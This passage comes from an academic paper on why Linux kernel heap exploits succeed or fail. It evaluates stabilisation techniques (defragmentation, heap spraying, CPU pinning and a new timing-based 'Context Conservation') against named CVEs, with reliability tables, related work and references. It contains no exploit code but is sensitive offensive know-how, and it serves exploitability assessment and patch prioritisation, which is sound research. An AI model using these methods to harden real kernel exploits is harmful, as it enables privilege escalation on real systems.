   The slot-critical phase takes place at different stages for different types of exploits. For UAF and DF exploits, this phase happens after the vulnerability-triggering operations take effect, as the vulnerable object will be freed and other tasks may compete for the slot. For OOB-Object exploits and OOB-Freelist exploits, this phase happens before the vulnerability-triggering operations take effect, because OOB exploits allocate vulnerable objects before the vulnerability-triggering operations take effect.
2. **Allocator-Critical Phase.** In this phase, the allocator is in a corrupted state due to the operations of an exploit. This is critical to exploitation success because the kernel may detect the anomaly and panic when it tries to use the allocator. A successful exploit should restore the allocator from a corrupted state before it is caught by the kernel.

   Similar to the slot-critical phase, this phase also occurs at different stages for different types of exploits. For DF exploits, it happens at the same stage of the slot-critical phase because releasing a vulnerable object twice will corrupt the memory allocator. For UAF exploits, the allocator-critical phase occurs after the object release operation takes effect if the exploits tamper with the freelist. For OOB-Freelist, this phase happens after the slot-critical phase because overwriting the freelist will cause the allocator corruption issue. For OOB-Object, the allocator-critical phase does not exist because overflowing to the adjacent object does not invoke the memory allocator.

6.1 Exploit Stabilization Success and Failure

Using the Kernel Heap Exploit Model, we revisit the experiment results and investigate the success or failure of each technique. We discover that each technique improves exploitation reliability by mitigating at least one unreliability factor (Section 5.4), which suggests the comprehensiveness of the factor synthesis. In this subsection, we present the investigation result for each stabilization technique.

Defragmentation. This technique is used at the context setup stage when the kernel heap layout is unknown to the exploit. It drains the current per-CPU freelist and fills all half-full slabs to force the creation of a fresh freelist with a deterministic layout. Since OOB exploits require victim objects adjacent to the vulnerable objects, a deterministic freelist layout significantly increases the possibility of placing both objects at the right spots and improves exploit reliability.

UAF and DF exploits, on the other hand, do not require a specific heap layout. Therefore, the exploit reliability remains or even reduces in some cases, as illustrated in Table 3. We discover that this downgrade usually occurs when the technique is used *after* the allocation of vulnerable objects. After a vulnerable object is allocated, Defragmentation drains the current freelist and replaces the current freelist with a new freelist. In UAF and DF exploitation, when the vulnerable object is freed, the slot goes back to the slab freelist rather than




Figure 1: The Kernel Heap Exploit Model with different types of exploits and the critical phases.

the current per-CPU freelist, which poses difficulties in obtaining and overwriting the target slot, and thus downgrading exploit reliability.

Heap Grooming. Similar to Defragmentation, Heap Grooming works at the context setup stage and mitigates the Unknown Heap Layout unreliability factor. Consequently, Heap Grooming improves the reliability of OOB exploits.

Single-Thread Heap Spray. This technique improves exploit reliability by mitigating multiple unreliability factors mentioned above. These factors include Unknown Heap Layout, Unexpected Heap Usage, and Unpredictable Corruption Timing. To be more specific, Single-Thread Heap Spray mitigates Unknown Heap Layout by spraying a large number of payload objects, exhaustively searching for the target slot in the heap. It also remediates Unexpected Heap Usage since it can drain unexpected free slots and continue searching for the target slot during runtime. Furthermore, when the vulnerability involves delayed operations, the technique can also constantly allocate payload objects. This increases the chance to land a payload object when critical phases start, making an exploit resistant to Unpredictable Corruption Timing. Because of so many unreliability factors mitigated, as we observe from Table 3, Single-Thread Heap Spray is able to improve exploit reliability significantly in most cases.

Although Single-Thread Heap Spray demonstrates substantial reliability improvement, it can still fail if unexpected allocation or unwanted task migration happens during spray. For example, if an unexpected object allocation occupies the target slot, heap spray cannot reclaim the slot. Also, if the spray process is migrated to another CPU during runtime because of the per-CPU freelist feature (§2.1), it will inevitably spray on the new CPU's freelist, thus failing the exploit.

Multi-Process Heap Spray. Multi-Process Heap Spray is designed to mitigate the weakness of Single-Thread Heap Spray while preserving its strength. It occupies all CPU's runqueue (§2.1) with processes doing heap spray.

It mitigates unexpected allocations by preventing other processes, which may introduce unexpected allocations, from getting scheduled. This is because all CPU's runqueue is filled with spray processes. When the scheduler decides the next task to run, the task is likely a spray process.

Likewise, Multi-Process Heap Spray remediates Unwanted Task Migration by forcing the scheduler to run a spray process after the current spray process is migrated to another CPU.

Although this technique seems to mitigate all unreliability factors mentioned above, it works at a cost. Launching many processes shortens the time slice each process can have at a time, which increases the chance of occurrence for a context switch, resulting in more unexpected heap usage from the kernel itself. As a result, Multi-Process Heap Spray is a double-edged sword for exploit reliability. When the baseline exploit is unreliable, this technique is able to boost the reliability by a huge margin. However, when the baseline exploits are already reliable, it may introduce a slight reliability degradation to the exploits.

CPU Pinning. Due to the per-slab freelist implementation (§2.1), a freed slot goes back to its per-slab freelist. Exploit processes can migrate to different CPUs during execution due to task migration. When the exploit process frees a victim object, the target slot goes back to the original CPU's freelist, whereas its allocation happens in the new CPU's freelist. For this reason, the exploit process can never obtain the target slot, thus failing the exploitation.

CPU Pinning forces an exploit process to run on a specific CPU, which effectively forces it to use the same CPU freelist. Consequently, it is able to improve exploit reliability significantly in some cases.

7 New Technique and Compositions

As shown in Section 6.1, Kernel Heap Exploit Model helps us better understand the reason behind the success and failure of stabilization techniques. Going beyond enriching our under-

Type	CVE	Idle		Busy	
		Baseline	C.C.	Baseline	C.C.
OOB	2017-7184	33.51%	34.26% [+]	5.37%	10.11% [+]
OOB	2016-6187	32.89%	32.91% [+]	2.49%	16.03% [+]
OOB	2010-2959	22.09%	22.29% [+]	5.83%	39.06% [+]
OOB	2017-7308	0.04%	0.06% [+]	0.00%	0.00% [=]
UAF	2018-6555	89.98%	93.92% [+]	61.92%	82.08% [+]
UAF	2017-8824	97.64%	99.44% [+]	93.70%	98.82% [+]
UAF	2017-11176	92.17%	99.71% [+]	2.06%	11.51% [+]
DF	2017-2636	95.96%	96.06% [+]	93.26%	97.26% [+]
DF	2017-6074	98.50%	99.24% [+]	66.16%	93.68% [+]

Table 4: Exploit reliability of Context Conservation (C.C.)

Type	CVE	Baseline	Defragment	C.C.	D.+C.C.
In Idle State					
OOB	2017-7184	33.51%	99.46%	34.26%	99.23%
OOB	2016-6187	32.89%	99.63%	32.91%	99.63%
OOB	2010-2959	22.09%	99.37%	22.29%	99.46%
OOB	2017-7308	0.04%	0.32%	0.06%	13.14%
In Busy State					
OOB	2017-7184	5.37%	25.00%	10.11%	65.49%
OOB	2016-6187	2.49%	9.89%	16.03%	56.94%
OOB	2010-2959	5.83%	20.09%	39.06%	76.77%
OOB	2017-7308	0.00%	0.00%	0.00%	0.10%

Table 5: Exploit reliability of Defragmentation (Defragment), Context Conservation (C.C.), and its combination (D.+C.C.)

standing, the model can also help us create new techniques — in a solo or a compositing way — to stabilize exploits further. In this section, we present a new stabilization technique called Context Conservation and a series of combinations of stabilization techniques that improve exploit reliability.

7.1 Context Conservation

Taking advantage of Kernel Heap Exploit Model, we realize that context switches may influence the two critical phases in the way that the critical phases will last until the exploit process gets rescheduled and completed. This prolonged critical phase gives competitor processes more chance to occupy the target slot or crash the allocator.

Guided by insights derived from the model, we designed a novel stabilization technique — Context Conservation — that aims to avoid context switches during critical phases.

Context Conservation consists of two parts. First, it removes or relocates unnecessary code from critical phases. It is common to see code for context setup, debugging, and even sleep calls in critical phases. These unnecessary code snippets prolong the critical phase, increase the chance of context switch, and thus harm exploit reliability. By deleting or relocating the unnecessary code, one could shorten the critical phase and thus reduce the possibility that the context switch occurs in the critical phase.

Second, it injects a stub into the exploit process to predict when a fresh time slice could be obtained. With this information, one will dedicate the fresh slice to the critical phase and thus avoid a critical stage spanning across multiple time slices. This design could further decrease the possibility of context switch occurrence in the critical phase. Specifically, we design Context Conservation as a loop that runs a stub. In each iteration, the stub measures the CPU's time stamp counter (TSC). If the context switch does not occur within the loop, then each iteration takes fewer cycles. Otherwise, in specific iterations, the stub could observe many cycles caused by the CPU executing other processes. Using this cycle difference as an indicator, the security researchers could potentially dedicate a fresh time slice to the critical phase, ensuring no context switch takes a negative impact upon exploitation reliability.

To validate the novelty of Context Conservation, we checked with the interviewed experts, and we got the confirmation that this technique is novel. We also explored existing writeups and publicly available exploits and found no literature demonstrating this technique.

Applicability. Applying Context Conservation to kernel exploits requires the awareness of when the memory corruption occurs because the technique is designed to work during a critical phase. Therefore, Context Conservation cannot be applied to all vulnerabilities. Instead, it only works for exploits where the memory corruption time is predictable.

Evaluation. We evaluated Context Conservation on all applicable vulnerabilities and compared it against the baseline. As shown in Table 4, Context Conservation outperforms the baseline for all but one vulnerabilities and performs equally for the single exception.

Furthermore, we observe that Context Conservation does not improve the reliability of OOB exploits as effectively as UAF and DF. Heap layout is critical to OOB exploits as the victim object must be placed adjacent to the vulnerable object. While Context Conservation decreases heap layout changes caused by context switches, heap layout can still be changed by other factors. Therefore, the reliability of OOB exploits cannot be significantly improved by Context Conservation.

Inspired by the above investigation, we hypothesize that combining Context Conservation and Defragmentation will significantly improve OOB exploits as Defragmentation will help mitigate the heap layout issue caused by other factors. We validate this hypothesis and show the result in Table 5. As we can observe, the combination of Context Conservation and Defragmentation demonstrates a more significant improvement in exploitation reliability.

7.2 Compositing Stabilization Techniques

The kernel heap exploit model and the evaluation result indicate that each individual technique mitigates different unreliability factors to different degrees. As such, we further

Type	CVE	Idle			Busy			R.W. Tech	Combo Tech
		Baseline	Real-World	Combo	Baseline	Real-World	Combo		
OOB	2017-7533	20.43%	N/A	95.37% [+]	7.86%	N/A	82.60% [+]	N/A	①④⑤⑥
OOB	2017-7184	33.51%	N/A	97.86% [+]	5.37%	N/A	77.74% [+]	N/A	①④⑤⑥
OOB	2016-6187	32.89%	99.34% [+]	99.89% [+]	2.49%	0.46% [−]	60.63% [+]	①	①⑤⑥
OOB	2010-2959	22.09%	92.94% [+]	99.57% [+]	5.83%	88.54% [+]	95.09% [+]	①③	①④⑤⑥
OOB	2017-7308	0.04%	67.92% [+]	84.90% [+]	0.00%	0.00% [=]	0.76% [+]	①③	①④⑤⑥
UAF	2018-6555	89.98%	55.00% [−]	100.00% [+]	61.92%	58.18% [−]	100.00%[+]	③	④⑤⑥
UAF	2016-8655	96.06%	84.54% [−]	99.96% [+]	0.28%	83.28% [+]	99.54% [+]	③	④⑤
UAF	2017-15649	13.82%	99.68% [+]	99.96% [+]	18.34%	98.78% [+]	99.74% [+]	④	④⑤
UAF	2016-4557	99.34%	N/A	100.00% [+]	22.80%	N/A	99.09% [+]	N/A	④⑤
UAF	2017-8824	97.64%	65.16% [−]	99.56% [+]	93.70%	61.32% [−]	99.68% [+]	①④	④⑤⑥
UAF	2016-0728	1.48%	76.68% [+]	100.00% [+]	0.14%	34.22% [+]	99.48% [+]	④	④⑤
UAF	2017-10661	31.98%	44.96% [+]	95.96% [+]	0.18%	4.60% [+]	88.18% [+]	③	④⑤
UAF	2016-10150	0.74%	72.56% [+]	99.88% [+]	47.62%	81.20% [+]	88.48% [+]	④	④⑤
UAF	2017-11176	92.17%	98.23% [+]	100.00% [+]	2.06%	51.31% [+]	96.57% [+]	④⑤	④⑤⑥
DF	2017-2636	95.96%	N/A	99.80% [+]	93.26%	N/A	98.80% [+]	N/A	④⑤⑥
DF	2017-6074	98.50%	99.14% [+]	92.14% [−]	66.16%	89.76% [+]	87.66% [+]	③⑤	④⑤⑥
DF	2017-8890	51.96%	N/A	80.92% [+]	6.14%	N/A	72.04% [+]	N/A	④⑤

Table 6: Performance of the combined stabilization techniques in idle and busy settings. The numbers represent the following respect techniques: ① Defragmentation, ② Heap Grooming, ③ Single-Thread Heap Spray, ④ Multi-Process Heap Spray, ⑤ CPU Pinning, and ⑥ Context Conservation. The columns "R.W. Tech" and "Combo Tech" indicate the stabilization techniques combined in the real-world exploits and composite exploits, respectively. Note that for some vulnerabilities, the real-world exploits are unavailable. The reason is some real-world exploits are not end-to-end exploits. Although we derive baseline exploits from them, these incomplete real-world exploits, without major re-engineering, cannot perform successful end-to-end exploitation. We exclude these incomplete exploits from the evaluation.

explore the combination of multiple stabilization techniques and quantify the performance of the combined approach.

Based on our experiment result and Kernel Heap Exploit Model, we choose Defragmentation, CPU Pinning, Context Conservation, and Multi-Process Heap Spray to construct our stabilization composition technique. The rationale behind our selection is that, these 4 techniques nicely complement each other in mitigating different unreliability factors. Defragmentation eases the Unknown Heap Layout factor. CPU Pinning mitigates the impact of Unwanted Task Migration factor. Context Conservation and Multi-Process Heap Spray reduce the impact of Unexpected Heap Usage and Unknown Corruption Timing, respectively. It should be noted that we exclude Single-Thread Heap Spray and Heap Grooming because our aforementioned experiment result indicates that, overall, they underperform their alternative stabilization techniques — Defragmentation and Multi-Process Heap Spray (although they outperform other methods for some test cases).

Table 6 shows the performance of our combined stabilization technique. The combination of the 4 selected techniques cannot work for all vulnerabilities because the condition of triggering some vulnerabilities hinders the adoption of some techniques. For such scenarios, we exclude the corresponding stabilization method and preserve only those applicable.

Among all 17 vulnerabilities, the combined approach improves reliability for all baseline exploits in idle and busy settings except for the baseline exploit against the vulnerability CVE-2017-6074. Compared with the baseline exploits' success rates, the combined approach demonstrates a 135.53% exploitation reliability improvement (baseline: 38.61% vs. composition method: 90.94%). It indicates that the combined approach could be an effective method to stabilize exploits against nearly arbitrary vulnerabilities.

We also observe from Table 6 that exploits enhanced by our composition method also outperform the real-world exploits in terms of the exploitation success rate (real-world: 54.30% vs. composition method: 91.15%). In this work, we gathered these real-world exploits from the Internet. These exploits are crafted by professional security researchers. As such, the superiority over real-world exploits implies that the stabilization method derived from a systematic study could better improve an exploit's stabilization than ad-hoc methods commonly adopted by security practitioners.

We investigated the exploit for CVE-2016-10150 to understand why the combined technique improves its reliability drastically, especially in busy systems. In this exploit, the exploit thread and the spray thread must remain different due to the nature of the vulnerability. Since the exploit thread and the spray thread both do intensive work, the Linux kernel will mark them as both heavy tasks and migrate one of them to another CPU for workload balancing, which hurts exploit reliability. Our investigation shows that this is also the reason why Single-Thread Heap Spray performs worse than the baseline for this CVE: its spray thread performs more intensive work and is more likely to be migrated compared with the baseline. CPU Pinning forces the two threads to run

on the same CPU, thus avoiding the unwanted migration and improving reliability significantly as shown in Table 3. With both threads pinned to the same CPU, adding Multi-Process Heap Spray increases the chance of hitting the target slot and further improves the reliability.

Our composition method fails to improve reliability for the baseline exploit against CVE-2017-6074, especially in the idle setting. In addition, for the same case, the composition-method-enhanced exploit outperforms baseline exploits in the busy setting. However, its reliability improvement is lower than that of the real-world exploit. To understand the reason behind this observation, we manually inspect both exploits. Our discovery aligns with our early conclusion — Multi-Process Heap Spray is a double-edge sword. In the idle setup, it introduces unnecessary additional workload, harming the reliability of the baseline exploit. On the contrary, in the busy mode, though Multi-Process Heap Spray imposes additional workload, which harms exploitation reliability, it also reduces the impact of workload imposed by other processes, improving the baseline exploit reliability to some extent. This explains why the real-world exploit using Single-Thread Heap Spray demonstrates better reliability improvement.

8 Discussion and Future Work

Insights on Defense. Due to limited manpower, patches to vulnerabilities are prioritized by the security impact of the reported vulnerabilities [41]. In current security impact assessment systems (*i.e.*, Common Vulnerability Scoring System [14], or CVSS score in short), exploit reliability serves as an important factor. Misunderstanding exploit reliability may mislead developers by presenting a severe vulnerability that can be exploited reliably as low security impact. In practice, the false security impact assessment may mislead downstream kernel developers and lead them to de-prioritize the patches to severe vulnerabilities because of the low CVSS score. Our systematic study assists developers to clearly understand the kernel exploit reliability issue, helping them to correctly prioritize patches to vulnerabilities.

Real-world Systems. We used two system workloads, namely, idle and busy, to demonstrate reliability variation under different workloads for each stabilization technique. Such a setup does not reflect the reliability of each stabilization technique on real-world systems because real-world systems can have idle and busy workloads intertwining with each other. As part of our future work, we will design more systematic experiments to understand exploit reliability under the real-world workload.

Kernel Heap Exploit Reliability for Other Operating Systems. This paper focuses on Linux operating systems, aiming to understand the kernel heap exploit reliability issues rooted in Linux kernel. However, kernel heap exploit reliability issue also exists in other operating systems such as Windows. For example, Windows exploit developers propose to use heap data repairing and memory alignment to improve the reliability of exploit against CVE-2015-0057 in Windows [40]. We will study this research problem for other operating systems in the future.

Exploit Stabilization Techniques Combinations. Another research direction is to study the composition of exploit stabilization techniques to further improve exploit reliability. As pointed out in Section 7.2, combining multiple individual exploit stabilization techniques helps to improve exploit reliability. However, it is hard to justify that our method is the *best* combination because one should evaluate all the possible technique combinations to draw the conclusion.

One may argue that instead of trying all combinations, we could add techniques incrementally. For example, we could test Defragmentation with Heap Grooming first; if the result is better than Defragmentation alone, we continue to add more techniques; otherwise, we withdraw Heap Grooming. However, such an incremental approach will not work. In our study, we observe that techniques are not independent of each other. Some techniques rely on the existence of other techniques to further improve reliability; themselves alone do not improve reliability significantly in some settings. Moreover, techniques behave differently for different vulnerability types. There may not be a single combination that performs the best for all vulnerabilities. Given the problem complexity, we leave the study of combinations of exploit stabilization techniques as separate research for future work.

9 Related Work

Here, we summarize the works most relevant to ours and discuss their difference from ours.

Kernel Exploitability Assessment. There are a rich collection of research works on kernel exploitation. From technical perspectives, kernel exploitability assessment research could be categorized into three sub-areas below.

The first research area is to explore the capability of vulnerabilities. FUZE [43] searches for new use sites of UAF vulnerabilities using under-context fuzzing and further employs symbolic execution to identify exploitable primitives implied by the new use sites. KOOBE [20] retrieves the corruption capabilities of an OOB vulnerability manifested in the PoC programs and discloses hidden capabilities using capability-guided fuzzing. Yonchan et al. [32] increase the success rate of triggering race condition vulnerabilities by invoking inter-process interrupts to enlarge the time window.

The second research area is to obtain exploitable primitives. For UAF vulnerabilities, Xu et al. [44] use two memory collision mechanisms to occupy the freed memory region in the kernel. Lu et al. [34] exploit use-before-initialization vulnerabilities using deterministic stack spraying and reliable exhaustive memory spraying. To take one step forward, Cho et al. [23] further propose to make use of eBPF functionality in the kernel for stack spraying. SLAKE [22] assists the

exploitation of slab-based vulnerabilities by first building a database of kernel objects and then systematically manipulating the layout of kernel heap by using the kernel objects in the database.

The third research area is to bypass mitigations in the kernel. ret2dir [30] utilizes physical memory mapped to kernel space for payload injection. KEPLER [42] uses communication channels between kernel space and user space to leak stack canary and inject payload to kernel stack for ROP programming. ELOISE [21] leverages a special but prevailing type of structure to bypass KASLR and heap cookie protector. Relying on hardware side channel attacks, [25, 28, 29, 33] circumvent KASLR without triggering SMEP/SMAP.

Exploit Generation Techniques. In the past decade, researchers have explored exploit generation approaches.

Brumley et al. [17, 19] proposed preconditioned symbolic execution to automatically generate exploits for stack overflow and format string vulnerabilities. Bao et al. [18] developed shellcode layout remediation and path kneading approaches that automatically transplant existing shellcode to the target vulnerability. The Shellphish team designed PovFuzzer and Rex to turn crashes into exploits [36, 37, 38]. PovFuzzer keeps mutating input and, at the same time, observing how the input influences the crash. Following this work, Rex symbolically executes the input with the purpose of jumping to a shellcode prepared in advance. Heelan et al. focus on heap buffer overflow vulnerabilities in user space programs. SHRIKE [26] uses regression tests to learn how to automate heap layout manipulation and corrupt the sensitive pointers. They further improve their proposed approach by using a genetic algorithm to replace the random search algorithm in Gollum [27] for exploiting heap overflow vulnerabilities in language interpreters. With a similar goal, Revery [39] also explores exploitable memory layouts for vulnerabilities in user space programs by using fuzz testing along with a program synthesis method to guide the construction of a working exploit. HeapHopper [24] and Insu et al. [45] discover new exploitation primitives in the heap allocator, providing heap operations and attack capabilities as actions, driving the heap allocator to execute until primitives such as arbitrary write or overlapped chunks are identified.

Our work is fundamentally different from those above. Rather than concentrating on exploit generation, our work studies the reliability problem in exploitation. To the best of our knowledge, this is the first work that explores and studies exploitation stabilization techniques.

10 Conclusion

The reliability of Linux kernel exploits heavily rely on security researchers' experiences and their opinions on exploit stabilization techniques. In this research, we surprisingly discover that security researchers' opinions on exploit stabilization techniques are diverse. Besides, we also observe that even those security researchers with extensive experience in Linux kernel exploitation research have incorrect intuitions towards how to use exploit stabilization techniques and under what conditions the stabilization techniques could work. Through a comprehensive, systematic study, this research work analyzes existing stabilization techniques thoroughly and identifies the working condition of each exploit stabilization technique. We show that the discovery from our study could help experienced security researchers better understand stabilization techniques. In addition to the study, this research also proposes a new technique to improve exploit reliability. We show that by combining the new technique with existing stabilization techniques, we can craft exploits demonstrating much higher reliability than those crafted by security researchers. With this discovery in hand, we safely conclude that adopting exploit stabilization techniques correctly could significantly improve an exploit's reliability and thus benefit the accuracy of exploitability assessment.

11 Acknowledgement

We would like to thank our shepherd, Vasileios Kemerlis, and the anonymous reviewers for their helpful feedback. This material was supported by grants from Defense Advanced Research Projects Agency (DARPA) under Grant No. HR001118C0060, HR00112190093, and FA875019C0003, the Army Research Office (ARO) under Grant No. W911NF-17-1-0370, the National Science Foundation (NSF) under Grant No. 1954466 and 2000792, the Office of Naval Research (ONR) under Grant No. N00014-20-1-2008, the National Research Foundation of Korea (NRF) grant funded by the Korea government (MSIT) under Grant No. NRF-2021R1A4A1029650, and the 2020 IBM PhD Fellowship Program.

References

[1] CFS Scheduler — The Linux Kernel Documentation. https://www.kernel.org/doc/html/latest/scheduler/sched-design-CFS.html.

[2] cve-2016-6187-poc/matreshka.c at master. https://github.com/vnik5287/cve-2016-6187-poc/blob/master/matreshka.c.

[3] cve-2017-11176/cve-2017-11176.c at master. https://github.com/lexfo/cve-2017-11176/blob/master/cve-2017-11176.c.

[4] kernel-exploitation/cve-2021-32606.md at main. https://github.com/nrb547/kernel-exploitation/blob/main/cve-2021-32606/cve-2021-32606.md.

[5] Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - AF_PACKET Race Condition Privilege Escalation - Linux_x86-64 local Exploit. https://www.exploit-db.com/exploits/40871.

[6] Linux Kernel 4.9 - TCP Socket Handling Use-After-Free (CVE-2019-15239). https://pulsesecurity.co.nz/advisories/linux-kernel-4.9-tcpsocketsuaf.

[7] linux-kernel-exploits/cve-2016-0728.c at master. https://github.com/SecWiki/linux-kernel-exploits/blob/master/2016/CVE-2016-0728/cve-2016-0728.c.

[8] Linux_kernel_exploits/exp.c at master. https://github.com/ww9210/Linux_kernel_exploits/blob/master/cve-2016-10150/exp.c.

[9] Linux_kernel_exploits/exploit.c at master. https://github.com/ww9210/Linux_kernel_exploits/blob/master/cve-2017-15649/exploit.c.

[10] New Old Bugs in the Linux Kernel. https://blog.grimm-co.com/2021/03/new-old-bugs-in-linux-kernel.html.

[11] offensive_poc/exploit.c at master. https://github.com/hardenedlinux/offensive_poc/blob/master/CVE-2017-7533/exploit.c.

[12] p4nda's blog. http://p4nda.top/2019/02/16/CVE-2017-7184/.

[13] SSD Advisory – IRDA Linux Driver UAF - SSD Secure Disclosure. https://ssd-disclosure.com/ssd-advisory-irda-linux-driver-uaf/.

[14] What are CVSS Scores | Balbix. https://www.balbix.com/insights/understanding-cvss-scores/.

[15] What is RCU, Fundamentally? https://lwn.net/Articles/262464/.

[16] Phoronix test suite, 2015. http://www.phoronix-test-suite.com/.

[17] Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao, and David Brumley. Aeg: Automatic exploit generation. In *Proceedings of the 2016 Network and Distributed System Security Symposium (NDSS)*, 2011.

[18] Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, and David Brumley. Your exploit is mine: Automatic shellcode transplant for remote exploits. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (S&P)*, 2017.

[19] David Brumley, Pongsin Poosankam, Dawn Xiaodong Song, and Jiang Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 29th IEEE Symposium on Security and Privacy (S&P)*, 2008.

[20] Weiteng Chen, Xiaochen Zou, Guoren Li, and Zhiyun Qian. KOOBE: Towards facilitating exploit generation of kernel out-of-bounds write vulnerabilities. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security)*, 2020.

[21] Yueqi Chen, Zhenpeng Lin, and Xinyu Xing. A systematic study of elastic objects in kernel exploitation. In *Proceedings of the 27th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2020.

[22] Yueqi Chen and Xinyu Xing. SLAKE: Facilitating slab manipulation for exploiting vulnerabilities in the Linux kernel. In *Proceedings of the 26th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019.

[23] Haehyun Cho, Jinbum Park, Joonwon Kang, Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, Adam Doupé, and Gail-Joon Ahn. Exploiting uses of uninitialized stack variables in Linux kernels to leak kernel pointers. In *14th USENIX Workshop on Offensive Technologies (WOOT)*, 2020.

[24] Moritz Eckert, Antonio Bianchi, Ruoyu Wang, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. {HeapHopper}: Bringing bounded model checking to heap implementation security. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 99–116, 2018.

[25] Daniel Gruss, Clémentine Maurice, and Anders Fogh. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[26] Sean Heelan, Tom Melham, and Daniel Kroening. Automatic heap layout manipulation for exploitation. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, 2018.

[27] Sean Heelan, Tom Melham, and Daniel Kroening. Gollum: Modular and greybox exploit generation for heap overflows in interpreters. In *Proceedings of the 26th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019.

[28] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space ASLR. In *Proceedings of the 34th IEEE Symposium on Security and Privacy (S&P)*, 2013.

[29] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking kernel address space layout randomization with Intel TSX. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[30] Vasileios P. Kemerlis, Michalis Polychronakis, and Angelos D. Keromytis. ret2dir: Rethinking kernel isolation. In *Proceedings of the 23rd USENIX Security Symposium (USENIX Security)*, 2014.

[31] Andrey Konovalov. Linux kernel exploitation, 2020. https://github.com/xairy/linux-kernel-exploitation.

[32] Yoochan Lee, Changwoo Min, and Byoungyoung Lee. Exploiting kernel races through taming thread interleaving. In *BlackHat USA*, 2020.

[33] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, 2018.

[34] Kangjie Lu, Marie-Therese Walter, David Pfaff, and Stefan Nürnberger and Wenke Lee and Michael Backes. Unleashing use-before-initialization vulnerabilities in the Linux kernel using targeted stack spraying. In *Proceedings of the 2017 Network and Distributed System Security Symposium (NDSS)*, 2017.

[35] Gene Novark and Emery D Berger. DieHarder: securing the heap. In *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS)*, pages 573–584, Chicago, IL, October 2010.

[36] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice - automatic detection of authentication bypass vulnerabilities in binary firmware. In *Proceedings of the 2015 Network and Distributed System Security Symposium (NDSS)*, 2015.

[37] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK:(state of) the art of war: Offensive techniques in binary analysis. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (S&P)*, 2016.

[38] Nick Stephens, John Grosen, Christopher Salls, Audrey Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Proceedings of the 2016 Network and Distributed System Security Symposium (NDSS)*, 2016.

[39] Yan Wang, Chao Zhang, Xiaobo Xiang, Zixuan Zhao, Wenjie Li, Xiaorui Gong, BingChang Liu, Kaixiang Chen, and Wei Zou. Revery: From proof-of-concept to exploitable. In *Proceedings of the 25nd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018.

[40] Yu Wang. A new CVE-2015-0057 exploit technology. In *BlackHat Asia*, 2015.

[41] Qiushi Wu, Yang He, Stephen McCamant, and Kangjie Lu. Precisely characterizing security impact in a flood of patches via symbolic rule comparison. In *NDSS*, 2020.

[42] Wei Wu, Yueqi Chen, Xinyu Xing, and Wei Zou. KEPLER: Facilitating control-flow hijacking primitive evaluation for Linux kernel vulnerabilities. In *Proceedings of the 28th USENIX Security Symposium (USENIX Security)*, 2019.

[43] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Wei Zou, and Xiaorui Gong. FUZE: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, 2018.

[44] Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang, Tianyi Xie, Yuanyuan Zhang, and Dawu Gu. From collision to exploitation: Unleashing use-after-free vulnerabilities in Linux kernel. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 414–425, 2015.

[45] Insu Yun, Dhaval Kapil, and Taesoo Kim. Automatic techniques to systematically discover new heap exploitation primitives. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security)*, 2020.

Appendix-A: Detail of Experiment Setup

Here, we present more details about our experiment setup.

